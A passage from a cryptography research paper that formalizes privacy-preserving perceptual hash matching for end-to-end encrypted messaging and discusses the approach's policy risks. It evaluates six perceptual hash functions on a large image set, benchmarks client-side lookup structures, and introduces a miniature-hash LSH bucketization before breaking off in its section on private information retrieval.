- We formalize the problem of detecting perceptual hash matches in E2EE communications: private exact membership computation (PEMC) and private approximate membership computation (PAMC). We also describe limitations in the problem formulation, including both technical constraints and serious policy concerns that cannot be resolved through technical means (Section 2).
- We evaluate commonly used PHFs for predictive performance, so that we can both characterize the added privacy risk to E2EE communications from PHM false positives and contextualize the additional false negatives associated with certain of our protocol designs (Section 4).
- We evaluate client-side PEMC and PAMC designs, which are straightforward and practical for deployments where the set of perceptual hashes is not sensitive (Section 5).
- We design and evaluate novel interactive protocols for PEMC and PAMC (Section 6). Our protocols consist of four steps: bucketizing PHF values for efficient lookup




Figure 1: An overview of our protocols for privacy-preserving perceptual hash matching in E2EE communications.

(Section 7), private information retrieval for PHF buckets (Section 8), private equality testing (Section 9), and finally (for PAMC only) private threshold comparison (Section 10). Figure 1 depicts our overall protocol design. After presenting each step, we complete our protocols for PEMC and PAMC (Section 11), then describe our implementation and provide benchmarks (Section 12). The protocols that we propose are practical for deployment on mobile devices and, in PAMC, introduce limited false negatives beyond those inherent in PHFs.

The paper concludes with a discussion of related work (Section 13) and directions for future study.

2 Problem Formulation

We begin by explaining current PHM systems, using an abstraction (Section 2.1). Next, we formalize a set of properties for privacy-preserving PHM in E2EE communication (Section 2.2). Finally, we describe limitations of the problem formulation and our protocol designs (Section 2.3).

2.1 Perceptual Hash Matching

Current PHM systems function, abstractly, as follows.[1] A user (generically the Client) possesses media that they wish to share via a communications service (generically the Server). The Client transmits the media to the Server with transport encryption, and the Server receives the media in plaintext.

The Server then applies a k-bit perceptual hash function $\mathsf{PHF}_k(\cdot)$ to the media, generating the perceptual hash $x = \mathsf{PHF}_k(\mathsf{media}) \in \{0,1\}^k$.[2] The PHF preserves perceptual similarity between images as locality in the hash space, with robustness against common media transformations [11–19]. Most PHFs rely on the Hamming distance metric $d_H(\cdot,\cdot)$ to quantify perceptual similarity between hashes, and the Server selects a fixed similarity threshold $\delta_H < k$ for identifying nearly identical media.

Informally, a perceptual hash is a special type of locality-sensitive hash (LSH) [28, 29] that preserves similarity not only within hash buckets, but also across hash buckets.[3] If the Client's media is perceptually nearly identical to media with hash value y, with high probability $d_H(x,y) \le \delta_H$. Otherwise, with high probability $d_H(x,y) > \delta_H$.

After computing the perceptual hash x, the Server compares x to a set of k-bit perceptual hashes for media known to be harmful, $\mathcal{B} \subseteq \{0,1\}^k$.[4] Some PHM deployments require an exact hash match: the Server identifies media as harmful if $x \in \mathcal{B}$.[5] In other deployments, the Server uses approximate hash matching: the Server identifies media as harmful if $\exists y \in \mathcal{B}$ such that $d_H(x,y) \le \delta_H$.[6]

If there is a perceptual hash match, the Server takes a content moderation action in response. The action could range from displaying a warning, to terminating the Client's account, to sharing the Client's identity with law enforcement [30].

Privacy Properties. Current PHM implementations depend on Server access to the Client's media, so that the Server can both compute x and compare x to hashes in $\mathcal{B}$. We refer to confidentiality for the Client's media and x as *client privacy*. We consider these values as equivalent in privacy sensitivity because x may have a known preimage (e.g., an image that has been publicly shared) and because PHF constructions typically leak information about media content [31].

[1] We generalize current PHM systems for clarity of presentation. Implementation specifics vary across communications services.

[2] We use $k = 256$ throughout this work, consistent with the state of the art in image PHFs [18].

[3] We do not offer a more formal definition of PHFs as a subset of LSHs, because LSHs usually incorporate a quantitative measure for similarity across inputs and are accompanied by a proof of matching probabilities.

[4] We assume in this abstracted system that $\mathcal{B}$ exclusively contains harmful media. As we discuss in Section 2.3, communications services and governments can use PHM for problematic purposes, and some already do.

[5] In deployments where a Server seeks to identify exact media file matches, it might use a cryptographic hash rather than a perceptual hash. We use perceptual hashes throughout this work for simplicity. The exact matching protocols that we design are compatible with cryptographic hashes.

[6] Exact hash matching is equivalent to approximate matching with $\delta_H = 0$. We treat exact matching separately in this work because more efficient client-side constructions and interactive protocols are available.

PHM systems also conceal the hash set $\mathcal{B}$ from the Client, by comparing hash values exclusively Server-side. We refer to confidentiality for $\mathcal{B}$ as *server privacy*. Maintaining server privacy is especially important for CSAM and other unlawful content, because revealing the hash set could enable evasion, disclose investigative techniques, or create legal liability.[7]

PHM reveals the existence of a perceptual hash match to the Server, because the Server compares x to hashes in $\mathcal{B}$. The Server can then optionally disclose a match to the Client. We refer to a protocol that discloses a match to the Server as *server-revealing*, and we refer to a protocol that discloses a match to the Client as *client-revealing*. Both properties have privacy implications. If the Server learns about a match, that reveals information about the media and x. If the Client learns about a match, that reveals information about $\mathcal{B}$.

Security Model. PHM systems are fundamentally limited to semi-honest security, because they depend on perceptual hashing of media content. Parties could collude to conceal media content (e.g., by encrypting media) or take advantage of how PHFs are imperfect approximations of perceptual similarity (e.g., by applying transformations that PHFs miss). We provide additional explanation of why PHM lacks malicious security in Appendix A. While the security model might strike some readers as lax, PHM has proven valuable for identifying Clients who share harmful content either unknowingly or without technical sophistication. Communications services, law enforcement agencies, and child safety groups all rely on widely deployed PHM today [25–27].

2.2 Privacy-Preserving Perceptual Hash Matching

Our goal in this work is to adapt PHM for E2EE communications services. We develop protocols with predictive performance very similar to PHM, additional privacy properties, and an equivalent security model. Formally, we provide efficient solutions to two closely related problems, which we collectively term private membership computation (PMC).

Definition 2.1. Private Exact Membership Computation (PEMC). The Client inputs x and the Server inputs $\mathcal{B}$. A P-revealing protocol outputs to party P (Client or Server) whether $x \in \mathcal{B}$ while maintaining client privacy.[8]

Definition 2.2. Private Approximate Membership Computation (PAMC). The Client inputs x and the Server inputs $\mathcal{B}$. A P-revealing protocol outputs to party P whether $\exists y \in \mathcal{B}$ such that $d_H(x,y) \leq \delta_H$ while maintaining client privacy.

Our interactive PEMC protocol fully satisfies the definition above. Our interactive PAMC construction slightly departs from the definition—the design induces a small probability of false negatives, which we evaluate in Section 7.2.

[7] Distribution of certain types of harmful content can be unlawful, and some platforms have expressed concern that disclosing perceptual hashes might give rise to liability for distributing the hashed content. We do not take a position on whether these concerns are substantiated.

[8] A client-revealing PEMC protocol is the same as the private membership test/query protocols that have been studied in prior work (Section 13).

Privacy Properties. We guarantee client privacy in the PMC protocols that we propose. The very purpose of E2EE is to maintain the confidentiality of the Client's message content (i.e., the media and x) with respect to the Server. We prove client privacy at each step of our protocols.

We develop constructions both with and without server privacy. In some applications, such as providing the Client with disinformation warnings, the Server might not consider the hash set $\mathcal{B}$ sensitive and might be willing to disclose $\mathcal{B}$ to the Client. We evaluate efficient client-side constructions for these applications in Section 5. Our work primarily focuses on interactive protocols that guarantee server privacy, and we prove the property at every step of our protocols.

Each of the interactive protocols that we design is optionally server-revealing or client-revealing, since there may be scenarios (disinformation warnings again being an example) where content moderation logic could be located with the Client and the Server does not need notice of a match. We focus on server-revealing designs in the main text, and we present client-revealing constructions in Appendix E. Our protocol designs, like PHM, are independent of the content moderation action that occurs in response to a match.

Security Model. The PMC protocols that we present have, overall, the same semi-honest security model as PHM. As with PHM, parties could evade detection by concealing content or exploiting PHF inaccuracy. We provide further discussion of the security model in Appendix A.

2.3 Limitations

The problems that we formulate, and the protocols that we propose to solve those problems, have significant limitations.

First, our problem formulation assumes that E2EE services would use PHM to counter harmful media, such as CSAM and extremist content. But a service could use PHM for other purposes. Platforms could, for example, use the constructions we describe to implement censorship or illegitimate surveillance—and might be compelled by a government that is not committed to free speech and the rule of law. Some platforms *already* rely on PHM for these purposes (e.g., [32]). While future work may be able to partially increase confidence that the hash set $\mathcal{B}$ exclusively contains harmful media (see Section 14), at base *some* entity or entities will have to curate and validate $\mathcal{B}$. This lack of trust may be insurmountable, and readers who consider implementing the constructions we describe should carefully weigh the policy and ethics implications.

Second, there is a risk of false positives inherent in PHM—with low probability, a Client's media will match a value in the hash set even though there is no perceptual similarity. In these instances, an innocent E2EE Client may—depending on the content moderation response—lose communications confidentiality, have their account terminated, or become the subject of a law enforcement inquiry. We evaluate the predictive performance of PHFs in Section 4.[9] While our PMC

[9] The false positive rate depends on the nature of the Client media, the

constructions do not induce *additional* false positives beyond PHM, some readers may find the current level of false positives inadequate for deployment in E2EE communications.[10]

Third, the constructions that we propose would inherently increase the attack surface for E2EE services. Implementations could have security errors, and if an adversary were able to access the backend for a server-revealing protocol, they could manipulate $\mathcal{B}$ to extract a subset of communications content.

Fourth, implementation of the constructions we propose could have adverse consequences for international relations. A choice to implement in a democratic jurisdiction could undermine human rights abroad, by weakening arguments in favor of E2EE services, providing new arguments in favor of PHM systems, or equipping governments with new tools for censorship and surveillance. Implementation could also have economic harms; if a jurisdiction required hash matching, that could undermine the competitiveness of domestic services.

Fifth, our constructions do not protect PHF algorithms. We believe this is a reasonable choice, since most PHF algorithms are public (including Facebook PDQ [18, 33]), and since there is no advantage to an adversary in gaming a PHF rather than encrypting media before sending it with a messaging app.

We emphatically *do not* take a position on whether E2EE services should adopt the constructions we propose, especially given the significant risks to user privacy and security, the challenge for international human rights, and the feasibility of circumvention. We are particularly concerned about whether the level of trust required in $\mathcal{B}$ is attainable through technical or legal means. The goal of our work is to constructively explore the tradeoffs of a possible direction for encryption policy, similar to recent proposals on law enforcement access to encrypted devices [34–36] and messages [37, 38].

3 Notation and Primitives

3.1 Notation

For ease of exposition, we fix some notation. For positive integer n, we use $[n]$ to denote the set $\{0,\ldots,n-1\}$. We denote the Hamming distance between two k-bit strings as $d_H : \{0,1\}^k \times \{0,1\}^k \to [k+1]$. For integer m, we denote $[\cdot]_m$ as reduction modulo m. We denote the next (ceiling), previous (floor) and nearest integer to x as $\lceil x \rceil$, $\lfloor x \rfloor$, and $\lfloor x \rceil$ respectively. These functions are applied coefficient-wise to polynomials. We denote the bitstring of i zeroes as 0^i.

The protocol notation $(P_o, C_o, S_o) \leftarrow \mathsf{Protocol}(P_i, C_i, S_i)$ denotes that the Server and Client run protocol $\mathsf{Protocol}$ with public input P_i, Client input C_i and Server input S_i. At the end of the protocol, values in P_o are public while the Client and Server receive outputs C_o and S_o respectively.

The term *privacy* and its derivatives refer to computational privacy, unless otherwise qualified (such as *statistical* privacy).

3.2 Primitives

We briefly introduce primitives here and provide further details in Appendix B.

Brakerski/Fan-Vercauteren (BFV) Cryptosystem. The BFV cryptosystem is an asymmetric fully homomorphic encryption (FHE) scheme based on the hardness of the ring learning with errors (RLWE) problem [39, 40]. Plaintexts are polynomials from the quotient ring $\mathbb{Z}[X]/(X^n+1)$ with n, a power of 2, and coefficients modulo t.

Our proposed protocols also require a distributed variant of the BFV cryptosystem. The two parties can jointly generate an aggregated public key $\mathsf{pk}_{\mathsf{agg}}$ for encryption.[11] Either party can encrypt data using $\mathsf{pk}_{\mathsf{agg}}$ but no single party can decrypt it. At a later time in the protocol, the two parties can jointly re-encrypt a ciphertext encrypted under $\mathsf{pk}_{\mathsf{agg}}$ to one decipherable by sk_c or sk_s. This collective key switching protocol allows a delegated party (in our case, the Server) to decrypt the final result of the protocol. We recall key aggregation and collective key switching for BFV in Appendix B, Figure 5 [41, 43, 44].

Finally, we define the following packings (embeddings) of k-bit strings $a = a_1 \cdots a_k$ into polynomials in R_t [44, 45].

$$\mathsf{FHE.Pack}_1(a) = \sum_{i=0}^{k-1} a_i x^i \qquad \mathsf{FHE.Pack}_2(a) = a_0 - \sum_{i=1}^{k-1} a_i x^{n-i}$$

We use these packings to construct a private Hamming distance protocol, which we introduce in Section 9.2.

ElGamal Cryptosystem. The ElGamal cryptosystem is an asymmetric partially homomorphic encryption (PHE) scheme [46]. For semantic security, it is defined over cyclic groups in which solving the decisional Diffie–Hellman (DDH) problem is hard. Using elliptic curve groups over finite fields yields both computational and communication efficiency gains [47]. We denote $\mathsf{PHE.Add}$ and $\mathsf{PHE.SMul}$ as $+_E$ and $\times_E$ respectively.

Privacy-Preserving Comparison. The millionaires' problem or privacy-preserving comparison (PPC), first formalized by Yao in 1982, is a foundational puzzle of secure multiparty computation. In the canonical formulation of the problem, two millionaires with wealth w_1 and w_2 respectively wish to find out who is richer (i.e., compute whether $w_1 < w_2$ or $w_1 \geq w_2$) while keeping their wealth values private [48]. We recall a recent PPC protocol based on commutative encryption from Liu et al. in Appendix B [49]. The protocol is marginally slower than the fastest two-party PPC protocol (from Damgård et al. [50]) but requires a third of the total communication.

4 PHF Predictive Performance

Before turning to PMC constructions, we evaluate commonly used PHFs for predictive performance.[12] The evaluation

hash set $\mathcal{B}$, the PHF, and the similarity threshold δ_H.

[10] Our PAMC design slightly decreases PHM false positives, for the same reason that it slightly induces false negatives (see Section 7.2).

[11] The parties can generate aggregated relinearization keys, as in [41]. We describe a protocol for generating aggregated Galois keys by adapting techniques from Chen et. al and Mouchet et. al in Appendix B [41, 42].

[12] We use the term predictive performance in our evaluation for concision. To be precise, we evaluate the extent to which PHFs cluster perceptually similar images and spread out dissimilar images in hash space. These properties,

Table 1: The content of our image dataset.

Type	*Sources*	*Count*
Objects	Microsoft COCO [51]	328,045
Faces	Wikipedia and IMDB [52]	357,994
Social Media	Instagram, Twitter, and Flickr [53–55]	2,846,748

provides context for both the privacy risk that PHM false positives pose for E2EE communications and the additional false negatives associated with our PAMC construction. We conduct the evaluation by compiling an image dataset, then examining the perceptual hash Hamming distance distributions for perceptually similar and perceptually dissimilar images.

4.1 Image Dataset and PHFs

We aggregate a dataset of ~3.5 million distinct images from public sources. The dataset is intended to reflect the diverse types of images that users share via E2EE services. Our sources include existing datasets of social media uploads, images of everyday objects, and images of faces (Table 1). We evaluate PHFs on samples of images from our dataset.

We consider 6 open-source PHFs: Average Hash (aHash), blockHash, Difference Hash (dHash), Facebook PDQ, pHash,[13] and Wavelet Hash (wHash) [11–13, 15, 17, 18].[14] Each PHF uses a different set of image features, which we describe in Appendix D. Note that when processing an image, PHFs typically both resize the image to a small square and convert the image to grayscale.[15] Certain PHFs that we analyze produce k-bit perceptual hashes with Hamming norm $\frac{k}{2}$ as each bit of the hash reflects a comparison to a median value.[16]

PHFs are designed to produce similar outputs on similar inputs and dissimilar outputs for dissimilar inputs. We empirically evaluate the predictive performance of the 6 PHFs by considering these two cases separately.

4.2 Comparing Similar Images

We randomly sample 10,000 images from our dataset and apply 5 transforms to each image. The transforms reflect possible user actions to make images visually appealing (gamma correction), highlight image components (cropping, rescaling, and rotation), and share images (noise from compression).

We uniformly sample the extent of the transform from a range. We consider three sets of ranges, reflecting increasing levels of image transformation (Appendix D, Table 10).

- *Rotation*. Sample Δ_r, rotate by Δ_r° clockwise.
- *Noise Addition*. Sample σ, add noise $\sim \mathcal{N}(\mu_g, \sigma)$.[17]
- *Cropping*. Sample Δ_c, crop by $\Delta_c = \frac{\text{cropped dimensions}}{\text{original dimensions}}$.
- *Gamma Correction*. Sample γ, apply correction γ.
- *Rescaling*. Sample Δ_a, rescale by $\Delta_a = \frac{\text{width}}{\text{height}}$.

For each of the 6 PHFs, we compare the perceptual hash of each original image in our sample to the hashes of the corresponding transformed images. We normalize the pairwise Hamming distances by k (the hash length) and compute summary statistics for the resulting distance distributions.

Table 2 presents the results, which illustrate the significant effect of both the PHF type and the transform type on predictive performance for perceptually similar images.[18] A robust PHF would correspond to a distribution that is centered close to 0, as it would produce similar outputs on similar images.[19]

The PHFs we evaluate are generally robust to modest extents of specific transformations. For certain transforms (such as rotation), or for greater extents (see the Supplementary Information [56]), PHFs are not very robust at detecting perceptual similarity. If a current PHM system uses one of these PHFs, there may be a significant risk of false negatives.

4.3 Comparing Dissimilar Images

We evaluate each PHF's predictive performance on perceptually dissimilar images using an analogous method.[20] We randomly sample 5,000 images of each type, totaling 15,000 images. Then, for each PHF, we generate the perceptual hash of each image and calculate the Hamming distance between each pair of hashes. We finally normalize the Hamming distances and compute summary statistics for each distribution.

Table 2 shows the results of our evaluation.[21] If a PHF generates dissimilar hashes for dissimilar images, the distribution of normalized Hamming distances will likely be centered around the expected distance between two uniformly random bit strings, 0.5. Among distributions centered close to 0.5, a narrower distribution is desirable; a smaller variance implies that perceptual hashes of dissimilar images are consistently spread out in the hash space, which reduces the false positive rate when the PHF is used in a PHM system. We find that the distribution is centered around 0.5 for each PHF, and PDQ is both the closest to 0.5 and exhibits the least variance.

According to our evaluation—and assuming our evaluation approximates real-world distributions of similar and dissimilar images—PDQ would produce the fewest false positives in a PHM system and wHash would produce the fewest false negatives. Note that our constructions are agnostic to an implementer's choice of both PHF and hash length, so long as the PHF supports Hamming distance comparison.

We now turn to privacy-preserving designs for perceptual hash matching, beginning with client-side constructions.

combined with a similarity threshold, determine PHM predictive performance.

[13] We use the DCT-based hash from the pHash C++ library [12].

[14] We omit Microsoft PhotoDNA because the algorithm is not public.

[15] The conversion usually averages color values or computes luminance.

[16] This property is attainable for every PHF that we consider. Certain PHFs involve comparison to a mean value, which could be replaced with a median. In the unusual case where PHF pre-output values equal the median, a PHF could deterministically set bits for those values to achieve Hamming norm $\frac{k}{2}$.

[17] The mean μ_g of the distribution is the mean gray value of the image.

[18] We provide a normalized Hamming distance histogram for each transform type, transform level, and PHF in the Supplementary Information [56].

[19] Current PHM systems appear to use a similarity threshold of about 0.1.

[20] We assume that distinct images in our dataset are perceptually dissimilar. While this assumption is generally accurate, there are limitations. We find, for example, that PHFs consistently perform worst on distinct images of faces—a result we attribute to multiple images of the same celebrities in our dataset.

[21] The Supplementary Information [56] includes a histogram for each PHF.

Table 2: Results from evaluating PHF predictive performance. Upper rows: Mean (μ) and std. dev. (σ) of pairwise normalized Hamming distance between 10,000 sampled images and transformed versions for each PHF (Level 1 of all transforms). Bottom row: Mean (μ) and std. dev. (σ) of pairwise normalized Hamming distances between perceptual hashes of 15,000 distinct images.

	aHash	blockHash	dHash	pHash	PDQ	wHash
	μ (σ)	μ (σ)	μ (σ)	μ (σ)	μ (σ)	μ (σ)
Rotation	0.164 (0.103)	0.183 (0.093)	0.192 (0.083)	0.229 (0.109)	0.189 (0.095)	**0.077 (0.056)**
Noise Addition	**0.003 (0.006)**	0.004 (0.009)	0.026 (0.023)	0.002 (0.004)	0.022 (0.021)	0.009 (0.021)
Cropping	**0.058 (0.047)**	0.091 (0.059)	0.125 (0.069)	0.164 (0.095)	0.193 (0.093)	0.076 (0.056)
Gamma Corr.	0.336 (0.143)	0.321 (0.138)	0.365 (0.120)	0.363 (0.094)	**0.004 (0.007)**	0.004 (0.027)
Rescaling	**0.037 (0.031)**	0.059 (0.042)	0.086 (0.051)	0.109 (0.066)	0.132 (0.067)	0.049 (0.041)
Mean of Means	0.120	0.132	0.159	0.173	0.108	**0.043**
Distinct Images	0.493 (0.100)	0.498 (0.075)	0.496 (0.041)	0.498 (0.032)	**0.500 (0.032)**	0.493 (0.101)

Table 3: Benchmarks for data structures with $|\mathcal{B}| = 2^{20}$ and $k = 256$. t_{pos} and t_{neg} are mean query times for positive and negative queries, averaged over 10^4 runs. Size represents the resulting index size. FPR is the false positive rate. Threshold $\delta_H = 25 \approx k/10$ for multi-index hashing.

Data Structure	t_{pos} *(s)*	t_{neg} *(s)*	*Size (MB)*	*FPR*
Binary Search[22]	0.829	0.127	32.0	0
Bitwise Trie [57]	0.359	0.215	26.2	0
Bloom Filter [58]	0.603	0.153	3.8	$\sim 10^{-6}$
Cuckoo Filter [59]	0.100	0.108	3.01	$\sim 10^{-6}$
Multi-Index Hashing [60]	0.066	0.009	34.2	0

5 Client-Side Matching

In deployments that do not require server privacy, client-side data structures are a straightforward approach to PEMC and PAMC. These constructions use an index stored on the Client device, and they trivially guarantee client privacy because all perceptual hash matching computation is local to the Client.

Table 3 provides performance benchmarks for 4 client-side exact matching constructions and 1 approximate matching construction. We perform all tests on a 6-core Intel i7-10710U@1.10GHz with a 12MB cache and 32GB RAM. We generate a random set $\mathcal{B}$ and random negative queries. We randomly sample from $\mathcal{B}$ for positive queries.

In exact matching applications where a small false positive risk may be acceptable or where memory is especially constrained, cuckoo filters [59] are particularly practical (and outperform Bloom filters [61]).[23] The resulting index size is small and lookups are fast, but we emphasize that the index still leaks information about $\mathcal{B}$: an adversary can easily check whether a hash is in $\mathcal{B}$ without notifying the Server.

Multi-index hashing (MIH) is an approximate search algorithm for Hamming space that exhibits sub-linear runtime behavior for uniformly distributed sets of strings $\mathcal{B}$ [60]. The speedup over a linear search baseline is significant even when $\mathcal{B}$ is not uniformly distributed, which is likely true for a set of perceptual hashes. The size of the MIH index does, however, grow linearly with $\mathcal{B}$. Our benchmarks show that MIH is an efficient solution for client-revealing PAMC without server privacy, and deployment on mobile devices would be practical.

6 Privacy-Preserving Matching

We now turn to PMC constructions that maintain server privacy. Our general approach consists of the following steps:

- The Server partitions the hash set $\mathcal{B}$ into localized buckets, for more efficient retrieval by the Client (Section 7).
- The Client uses private information retrieval to obtain the relevant bucket(s) of hashes, under homomorphic encryption (Section 8).
- The Client obliviously computes a Hamming distance between x and each encrypted hash (Section 9).
- For PAMC, the Client and Server jointly compute a thresholded comparison for each distance (Section 10).

At the conclusion of the PMC protocols, the Server learns whether there is a perceptual hash match.[24] Figure 1 depicts the overall design of the protocols.

We present each step of the protocols, then we assemble the components into complete protocols (Section 11) and provide benchmarks (Section 12).

7 Locality-Sensitive Hash Bucketization

Locality-sensitive hashing (LSH) techniques map similar items to the same bin with high probability [28, 29].[25] As the name suggests, LSH techniques are sensitive to locality in the input space, defined according to a similarity metric. We use Hamming distance for comparing perceptual hashes throughout this work, as discussed in Section 2.1. Applying LSH solves the problem of dividing the set of perceptual hashes $\mathcal{B}$ into disjoint localized buckets for efficient retrieval.

LSH.Setup. A Server holds a hash set $\mathcal{B}$ of k-bit elements and knows a function $\phi(\cdot)$, which the Server applies to buckets before indexing. Both parties know the l-hash family $\mathcal{L}$. The Server computes the LSH index Ind for all $w \in \{0,1\}^l$.[26]

[22] We use the C++ Standard Template Library implementation.

[23] Bloom filters require $1.44 \log_2(\text{FPR}^{-1})$ bits per item while cuckoo filters require $\frac{\log_2(\text{FPR}^{-1})+2}{\alpha}$ bits per item for load factor α. We present benchmarks for FPR $\approx 10^{-6}$ and $\alpha = 0.955$. Cuckoo filters are smaller than corresponding Bloom filters for expected FPR $< 3\%$ [59].

[24] See Appendix E for a discussion of client-revealing protocol variants.

[25] LSH function families are precise mathematical objects. We refer readers to the referenced work for formal definitions.

[26] As discussed in the security analysis, if there is no $y \in \mathcal{B}$ such that $\mathcal{L}(y) = w$, the Server should pad the index with dummy y' in order to prevent leaking information about the distribution of hashes in $\mathcal{B}$.

Table 4: FNR induced by 20-bit LSH families in PAMC.Query over a random sample of 10^4 images with Level 1 transforms. The transformed 256-bit hashes are within normalized Hamming distance 0.1 from the original.

LSH Family	*Transformations*					*Avg.*
	Rotate	Noise	Crop	Gamma	Rescale	
pHash-LSH	0.2339	0.0282	0.2695	0.0551	0.2531	0.168
Random-LSH	0.5034	0.0642	0.6414	0.0866	0.5982	0.3788

$$\mathsf{Ind}[w] \leftarrow \phi(\{y \in \mathcal{B} : \mathcal{L}(y) = w\})$$

$\phi(\cdot)$ returns ElGamal or BFV ciphertext(s) which hide the contents of the LSH bucket from the Client (see Section 11).

LSH.Query. For a k-bit element e, this function returns the l-bit locality-sensitive hash $\mathcal{L}(e)$. As the LSH family $\mathcal{L}$ is publicly known, either party can compute LSH.Query. For clarity, we denote LSH.Query by $\mathcal{L}(\cdot)$ in subsequent sections.

7.1 Bit Sampling

For a k-bit perceptual hash $s = s_1 s_2 \cdots s_k$, the l-bit locality-sensitive hash $\mathcal{L}_E(s) = s_1 || s_2 || \cdots || s_l$ is an l-bit prefix. Bit sampling yields a valid LSH family with hashes $h_i(s) = s_i$, which sample individual bits of the input. We can sample and concatenate any l bits of the input to construct an l-bit LSH in Hamming space [28]. We choose the first l for simplicity, and we use $\mathcal{L}_E(s)$ to construct the cPIR index in PEMC.

7.2 Miniature Perceptual Hashes

LSH bucketization does not induce false negatives in exact hash matching, because if there is a match the Client's hash will deterministically map to the same bucket as the match. Specifically, if there is a hash $y \in B$ such that $d_H(x,y) \leq \delta_H$, then $\mathcal{L}_E(x) = \mathcal{L}_E(y)$. In the approximate setting, however, locality-sensitive hashing can induce false negatives.[27] Intuitively, there might be an approximate match in the hash set, but the Client's hash maps to a different bucket. More precisely, it is possible that there exists $y \in B$ such that $d_H(x,y) \leq \delta_H$ but $\mathcal{L}(y) \neq \mathcal{L}(x)$, such that the Server erroneously concludes that for all $z \in B$, $\delta_H < d_H(x,z)$. We find that these errors are common when applying bit sampling to perceptual hashes.

We introduce a new LSH family that uses l-bit miniature perceptual hashes, significantly lowering the expected FNR in PAMC protocols. Intuitively, we leverage the fact that PHFs are (informally) a type of LSH that preserve locality for similar images. PHFs can operate on lower-resolution grayscale images to produce smaller hashes. If two perceptually similar images have close hash values in a k-bit perceptual hash space, the hash values will likely move closer—and eventually become identical—as the perceptual hash space shrinks.

Almost all PHFs produce hashes of perfect square lengths, because input images are resized to small squares before processing. Each bit of the output perceptual hash typically corresponds to a single pixel of the resized square. To construct an l-bit LSH, we compute the smallest perfect square greater than l, $l' = \min\{i^2 : l < i^2, i \in \mathbb{Z}\}$, and then truncate the l' bit perceptual hash to its first l bits

$$\mathcal{L}_a(x) = \mathsf{PHF}_{l'}(x)_1 || \cdots || \mathsf{PHF}_{l'}(x)_l.$$

Table 5: Bucket size distribution of LSH indices (for a random sample of 10^4 images), averaged over five transforms.

LSH Family	*Bucket Count by Bucket Size*		
	1	2	3
pHash-LSH	9947.4	26	0.2
Random-LSH	9845	76	1

Table 4 illustrates the performance improvement (in PAMC) of the miniature PHF-based LSH over bit sampling (Random-LSH) for PHF = pHash and $l = 20$. pHash-LSH decreases the FNR for every transform we considered and led to an improvement of over 50% on average (from 0.3788 to 0.168).[28]

We further validate that pHash-LSH does not lead to an imbalanced LSH index. An imbalanced LSH index can increase expected computation and communication required for both PEMC and PAMC protocols. Table 5 describes the bucket size distributions of the resulting pHash-LSH and Random-LSH indices. The pHash-LSH index mapped 99.47% of samples (on average) to unique buckets in our simulations, compared to 98.45% of samples in the baseline (Random-LSH) index.

The results in Tables 4 and 5 show that the Server may use a miniature PHF for the LSH bucketization step of PAMC, significantly reducing the FNR attributable to PAMC.

7.3 Correctness and Security

Correctness. It is easy to verify that for all $y, y' \in \mathcal{B}$, the relation $=_{\mathcal{L}} \subseteq \mathcal{B} \times \mathcal{B}$, defined as $y =_{\mathcal{L}} y' \iff \mathcal{L}(y) = \mathcal{L}(y')$, is an equivalence relation. The resulting equivalence classes are partitions of $\mathcal{B}$. The Server constructs LSH index Ind mapping every element in the domain $\{0,1\}^l$ of $\mathcal{L}$ to results of function $\phi(\cdot)$, which operates on an entire equivalence class (LSH bucket) $\subseteq \mathcal{B}$.

As $\mathcal{L}$ is public, a Client with perceptual hash x can reliably determine the equivalence class that x belongs to. The Client can then privately retrieve the element of Ind associated with that equivalence class, represented by $\mathcal{L}(x)$.

Security. Encrypted buckets in the LSH index Ind should be padded with dummy ciphertexts to a constant size (bucket size b in PEMC.Setup) to prevent leaking information about the distribution of LSH values for elements of $\mathcal{B}$.

8 Private Information Retrieval (PIR)

Using a PIR protocol, a Client can privately obtain a set of LSH buckets that are expected to contain hashes similar to x

[27] By false negative, we mean an instance when PHM would have returned a match but PAMC does not. For purposes of identifying harmful content, these are false negatives *in addition to* the false negatives inherent in PHM.

[28] Assuming the Server is equally likely to encounter every independent transformation of a harmful image.

(if any exist in $\mathcal{B}$) with high probability.[29] In our single-server model, we provide computational client privacy guarantees.[30]

8.1 Computationally Private Information Retrieval

A cPIR protocol allows a Client to retrieve an element e_c from a Server that stores a database $D = \{e_i : 1 \le i \le |D|\}$ without revealing choice c. Computational privacy of the choice follows from protocol-specific cryptographic hardness assumptions. Since Chor et al. first formalized the problem in 1995, it has been extensively studied due to its ubiquity [62, 63]. In order to answer a cPIR query, a Server must necessarily operate on all database elements [62]. Otherwise, if the Server could omit operating on certain elements, it could infringe on the privacy guarantee of Client choice c.

This requirement makes cPIR computationally expensive.[31] Recent advances in cPIR have exploited FHE schemes to significantly lower computation and communication costs in practice, which has led to deployable protocols [65, 66].

The first of these, XPIR, builds on work by Stern [63] and uses the BFV cryptosystem [67]. XPIR computes the dot product of a homomorphically encrypted query vector $\vec{q}$ and the entire database, using FHE.Absorb. Server sends

